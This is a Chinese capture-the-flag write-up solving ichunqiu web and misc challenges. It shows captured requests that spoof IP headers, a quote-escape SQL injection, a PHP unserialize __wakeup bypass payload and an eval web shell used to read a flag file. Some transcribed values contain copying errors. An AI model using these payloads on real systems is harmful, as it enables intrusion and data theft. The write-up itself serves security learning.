<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>Not allowed file
```

发现一个f参数，发现可以读.htaccess

Request

Raw Params Headers Hex

```
OPTIONS /?f=.htaccess HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0)
Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_54967
Connection: close
Cache-Control: max-age=0
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:12:23 GMT
Content-Type: text/html
Content-Length: 94
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Location: ?f=1.php
Set-Cookie: __ads_session=DyfnGKJ52gj0CAwDDAA=;
domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

RewriteEngine On
RewriteBase /
RewriteRule ^8d829d8568e46455104209db5cd9228d.html$ 404.php [L]
```

继续follow

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 × 2 × ...

Go Cancel < | > Target: http://aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game

Request

Raw Headers Hex

```
OPTIONS /8d829d8568e46455104209db5cd9228d.html HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0)
Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cache-Control: max-age=0
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:02:50 GMT
Content-Type: text/html
Content-Length: 22
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Set-Cookie: __ads_session=Z1/XCml52gh5BQwDDAA=;
domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

ip incorrect ???XFF???
```

XFF? 构造一个X-Forwarded-For:127.0.0.1失败，试下用client-ip替代，getflag

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 × 2 × ...

Go Cancel < | > Target: http://aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game

Request

Raw Headers Hex

```
OPTIONS /8d829d8568e46455104209db5cd9228d.html HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0)
Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cache-Control: max-age=0
client-ip:127.0.0.1
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:03:46 GMT
Content-Type: text/html
Content-Length: 309
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Vary: Accept-Encoding
Set-Cookie: __ads_session=EbWwU2552gi9BQwDDAA=;
domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br
/>&nbsp;&nbsp;&nbsp;$flag&nbsp;</span><span style="color:
#007700">=&nbsp;</span><span style="color:
#DD0000">'Flag{06435db6-cc9b-4c79-9fc0-9235c62d94ab}'</span><spa
n style="color: #007700">;<br /><br /></span>
</span>
</code>
```

题目:vld 类型: web

查看源代码

```
do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```

查看index.php.txt

大概意思就是get参数flag1 flag2 flag3对应字符串，在URL里拼起来就可以了

http://b0449533f3ac4fd6bf7bd9a5d7df293f26ea072caab34afe.ctf.game/?
flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiyhi

看到

do you know Vulcan Logic Dumper?

the next step is 1chunqiu.zip

下载1chunqiu.zip，发现有4个php,2个html,1个css

看到login.php

```
<?php

require_once 'dbmysql.class.php';
require_once 'config.inc.php';

if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

    $sql = "select * from`" . $table_name . "` where username=" . "'" . $username . "'";
    $row = $db->query($sql);
    $result = $db->fetch_array($row);
    if($row){
        if($result["number"] === $number && $result["password"] === $password){
            echo "<script>alert('nothing here!')</script>";
        }else{
            echo "<script>
                alert('密码错误，老司机翻车了!');
                function jumpurl(){
                    location='login.html';
                }
                setTimeout('jumpurl()',1000);
            </script>";
        }
    }else{
        exit(mysql_error());
    }
}else{
    echo "<script>
        alert('用户名密码不能为空!');
        function jumpurl(){
            location='login.html';
        }
        setTimeout('jumpurl()',1000);
    </script>";
}

?>
```

这里接收三个POST过来的参数 username password number

username会进行一次转义


password会经过dbmysql.class.php里的自定义的md5处理

接着会把username吧number替换为空

问题就出在username和number这两个参数上。这两个人可以替换掉%00转义后\0中的0从而产生第一个人。然后username中如果是'变成了\"跟前一个连在一起就是\\\"刚好单引号可以逃逸出来闭合前面的单引号。

然后利用报错注入，参考链接：<http://www.cnblogs.com/xishaonian/p/6243497.html>

concat的第二个参数换成substring把flag分成两段截取出来



题目：传说中的签到题 类型：misc

自古签到多脑洞，扫二维码看到“就算你发现我但是知道flag是什么？”所以flag就是什么

题目: challenge 类型: misc

密文: 666c61677b686578327374725f6368616c6c656e67657d

观察一下这一串字符串，由数字和字母组合，字母小于f(推测出很可能是16进制)，数字小于8而且两位一组的看前面一位不是6就是7(推测出是ascii码)，从而推测出是16进制转ascii，python脚本如下

```
#!/usr/bin/env python
import binascii as ba
b = '666c61677b686578327374725f6368616c6c656e67657d'
a = ba.a2b_hex(b)
print a
```

flag{hex2str_challenge}

题目：剧情大反转 类型：misc

密文: }~144_0t_em0c14w{galf 一眼就看出来是把字符顺序反转, python脚本如下

```
#!/usr/bin/env python
str = '}~144_0t_em0c14w{galf'
print str[::-1]
```

flag{w41c0me_t0_441~}

题目： fuzzing 类型:web

先抓个包

Request

Raw Headers Hex

```
GET /Challenges/test.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game/
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 07:49:10 GMT
Content-Type: text/html
Content-Length: 16
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
hint: ip,Large internal network
Set-Cookie: __ads_session=uazs93/i2wgdlCcDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

there is nothing
```

发现有hint, 提示大内网，联想到用xff或者client-ip来伪造IP地址，大内网的话就用A段比如10.0.0.1

Go Cancel < ▾ > ▾ Follow redirection

Request

Raw Headers Hex

```
GET /Challenges/test.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game/
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
X-Forwarded-For: 10.0.0.1
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:40:27 GMT
Content-Type: text/html
Content-Length: 0
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ./m4nage.php
Set-Cookie: __ads_session=NFlQ7LLj2wgRoScDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1
```

Follow

Request

Raw Headers Hex

```
GET /m4nage.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game/
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
X-Forwarded-For: 10.0.0.1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:41:21 GMT
Content-Type: text/html
Content-Length: 16
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: __ads_session=7szagLjj2whPoScDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

show me your key
```

要传一个key值，随便传个admin，发现没反应，把方法换成POST

Target: <http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game>

Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
POST /Challenges/m4nage.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game/
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 10.0.0.1

key=admin
```

Response

- [Raw](#)
- [Headers](#)
- [Hex](#)

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:45:33 GMT
Content-Type: text/html
Content-Length: 110
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Vary: Accept-Encoding
Set-Cookie: __ads_session=1SYadNHj2whyoicDDAA=; domain=.*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

key is not right,md5(key)=="1b4167610ba3f2ac426a68488dbd89be", and the key is ichunqiu***,the * is in [a-z0-9]
```

告诉你这个key的md5值是1b4167610ba3f2ac426a68488dbd89be，key值前面是ichunqiu开头，后面三位要你从a到z0到9爆破，写个python脚本

```
#!/bin/bash
import hashlib
def md5(data):
    m = hashlib.md5()
    m.update(data)
    a = m.hexdigest()
    return a

a = 'ichunqiu'
b = 'abcdefghijklmnopqrstuvwxyz1234567890'
for i in b:
    for j in b:
        for k in b:
            if md5(a+i+j+k)=='1b4167610ba3f2ac426a68488dbd89be':
                print a+i+j+k
```

爆破出key值为ichunqiu105

Target: <http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game>

Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
POST /Challenges/m4nage.php HTTP/1.1
Host: 7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7e5f93cc96814d9587d14be6a6af175cfaf922cc65144664.ctf.game/
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
X-Forwarded-For: 10.0.0.1

key=ichunqiu105
```

Response

- [Raw](#)
- [Headers](#)
- [Hex](#)

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 05 Feb 2017 08:54:25 GMT
Content-Type: text/html
Content-Length: 27
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Set-Cookie: __ads_session=XQLXnQbk2wi3pCcDDAA=; domain=.*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

the next step: xx00xxoo.php
```

让你继续访问xx00xxoo.php

Request	Response
Raw Params Headers Hex	Raw Headers Hex
<pre>POST /Challenges/x00xxoo.php HTTP/1.1 Host: 7e5f93cc9e814d9587d14be6a6af175cfaf922cc65144664.ctf.game User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.8 Accept-Encoding: gzip, deflate Referer: http://7e5f93cc9e814d9587d14be6a6af175cfaf922cc65144664.ctf.game/ Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 15 X-Forwarded-For: 10.0.0.1 key=ichunqiu05</pre>	<pre>HTTP/1.1 200 OK Server: ASERVER/1.8.0-3 Date: Sun, 05 Feb 2017 08:55:04 GMT Content-Type: text/html Content-Length: 168 Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.19 Vary: Accept-Encoding Set-Cookie: __ads_session=7p+dgQrkCwjkpCcDDAA=; domain=.ctf.game; path=/ X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1 source code is in the x0.txt. Can you guess the key the authcode(flag) is fda60werCgVTB2k/0dqIsXVvI1QD6pWHeDuvt/AbGoz6684WYwelmcopY6v1RQo5DIXrJaliyxSK4JBFn3DcjDqPzvs</pre>

源代码在x0.txt

发现是discuz加密函数，回显的加密字符是flag加密的结果，我们需要调用这个函数本地写个PHP跑一下就出flag了

```

<?php

function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime())
        $cryptkey = $keya . md5($keya . $keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for ($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }

    for ($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for ($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256])));
    }

    if ($operation == 'DECODE') {
        if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == su
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        return $keyc . str_replace('=', '', base64_encode($result));
    }
}

echo authcode($string = 'fda6UvwerCgVTBBzk/0doqIsXVv1oIlQD6pWMeDuvt/AbGoz6684WYweImxpY6v1RQo5DIXrJaNiyxSK4J
?>

```

题目：表姐家的签到题 类型：misc

居然没套路直接给答案,加个格式就行flag{123456abcdef}

题目： try again 类型： misc

下载文件后扔进linux里用strings 命令打印出可打印字符再用grep命令结合管道过滤出含flag字段的 命令为：

```
strings babyre | grep flag
```

flag{re_start_007}

题目： 听说是RC4算法 类型： misc

题目说明了是RC4算法，给出了key值为welcometoicqedu 密文为
UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbaJw== 百度个python脚本修改一下

```
import random, base64
from hashlib import sha1

def crypt(data, key):
    x = 0
    box = range(256)
    for i in range(256):
        x = (x + box[i] + ord(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]
    x = y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))
    return ''.join(out)

def tdecode(data, key, decode=base64.b64decode, salt_length=16):
    if decode:
        data = decode(data)
    salt = data[:salt_length]
    return crypt(data[salt_length:], sha1(key + salt).digest())

if __name__=='__main__':
    data = 'UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbaJw=='
    key = 'welcometoicqedu'
    decoded_data = tdecode(data=data, key=key)
    print decoded_data
```

flag{rc4_l_keepgoing}

题目： hash 类型： web

点进去看到http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/index.php?
key=123&hash=f9109d5f83921a551cf859f853afe7bb

看到hash=f9109d5f83921a551cf859f853afe7bb md5解一下是 kkkkkk01123

由于key=123,猜测是字符串的后三位，网页又提示只要不是123就行，随便弄个admin放在末尾，md5加密一下049f601185c0846faac45065a834b1c5

访问http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/index.php?
key=admin&hash=049f601185c0846faac45065a834b1c5

看到Gu3ss_m3_h2h2.php

```
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {

        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

接收一个var的参数进行base64解码然后进行正则匹配否则就进行反序列化，但是在执行__destruct函数之前会调用__wakeup来改掉file变量

这里利用序列化字符串中对象属性个数大于真实的属性个数会绕过__wakeup的执行

参考链接：<http://0x48.pw/2016/09/13/0x22/>

根据要求加几行代码处理一下

```

<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$a = new Demo('f15g_1s_here.php');
$a = serialize($a);
echo $a;
echo '<br />';
$b = str_replace('0:4', '0:+4', $a);
$b = str_replace(':1:', ':5:', $b);
echo '<br />';
echo base64_encode($b);

```

生成出来TzorNDoiRGVtbyl6NTp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoizjE1Z18xc19oZXJILnBocCI7fQ==

Load URL http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/Gu3ss_m3_h2h2.php?var=TzorNDoiRGVtbyl6NTp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoizjE1Z18xc19oZXJILnBocCI7fQ==

Split URL

Execute

Enable Post data Enable Referrer

```

<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value=' . addslashes($val) . "''");
} else {
    die('hahaha!');
}
?>

```

还是传一个参数var进行赋值，这里也有WAF,弄个一句话POST远程执行代码getflag

Load URL http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/f15g_1s_here.php?val=\${@eval(\$_POST[0])}

Split URL

Execute

Enable Post data Enable Referrer

Post data 0=echo `cat True_F1ag_i3_Here_233.php`;

```

1 <?php
2 $flag = 'flag{0952c61f-772e-4aec-9b58-11f250a1d13a}';
3 ?>
4

```

题目：泄露的数据 类型： misc

密文：25d55ad283aa400af464c76d713c07ad，看题目第一反应就是MD5，数了一下密文长度32位基本确认，扔到 <http://www.dmd5.com/md5-decrypter.jsp> 上秒出明文12345678，加上格式即可

题目：考眼力 类型： misc

密文：gmbh{4d850d5c3c2756f67b91cbe8f046eebd}，从格式上就不难看出是凯撒密码，python脚本如下

```
# Caesar Cipher

MAX_KEY_SIZE = 26

def getMode():
    while True:
        print('Do you wish to encrypt or decrypt a message?')
        mode = raw_input().lower()
        if mode in 'encrypt e decrypt d'.split():
            return mode
        else:
            print('Enter either "encrypt" or "e" or "decrypt" or "d".')

def getMessage():
    print('Enter your message:')
    return raw_input()

def getKey():
    key = 0
    while True:
        print('Enter the key number (1-%s)' % (MAX_KEY_SIZE))
        key = int(input())
        if (key >= 1 and key <= MAX_KEY_SIZE):
            return key

def getTranslatedMessage(mode, message, key):
    if mode[0] == 'd':
        key = -key
    translated = ''

    for symbol in message:
        if symbol.isalpha():
            num = ord(symbol)
            num += key

            if symbol.isupper():
                if num > ord('Z'):
                    num -= 26
                elif num < ord('A'):
                    num += 26
            elif symbol.islower():
                if num > ord('z'):
                    num -= 26
                elif num < ord('a'):
                    num += 26

            translated += chr(num)
        else:
            translated += symbol

    return translated
```

```
    translated += symbol
    return translated

mode = getMode()
message = getMessage()
if mode[0] != 'd':
    key = getKey()
print('Your translated text is:')

if mode[0] != 'd':
    print(getTranslatedMessage(mode, message, key))
else:
    for key in range(1,MAX_KEY_SIZE + 1):
        print(key,getTranslatedMessage('decrypt',message,key))
```

跑出来一堆结果，但第一个就是flag flag{4c850c5b3b2756e67a91bad8e046ddac}

题目： flag格式 类型： misc

不知道考点是啥，直接复制就好了， flag{0ahief9124jfjir}

转载于:<https://www.cnblogs.com/kurokoleung/p/6363845.html>